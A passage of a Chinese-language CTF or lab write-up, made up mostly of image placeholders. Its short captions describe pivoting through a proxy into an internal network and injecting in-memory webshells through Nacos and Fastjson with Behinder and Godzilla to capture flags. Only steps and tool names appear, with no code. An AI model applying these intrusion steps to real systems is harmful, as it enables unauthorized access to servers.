
代理后后访问内网


用nacos工具注入内存马后(注意加header)就能连接了

img

img

在冰蝎里面拿到flag2

flag3


下载bp的fastjsonscan 插件然后抓包写入哥斯拉内存马

img


连入之后拿到flag3

img

flag4

img

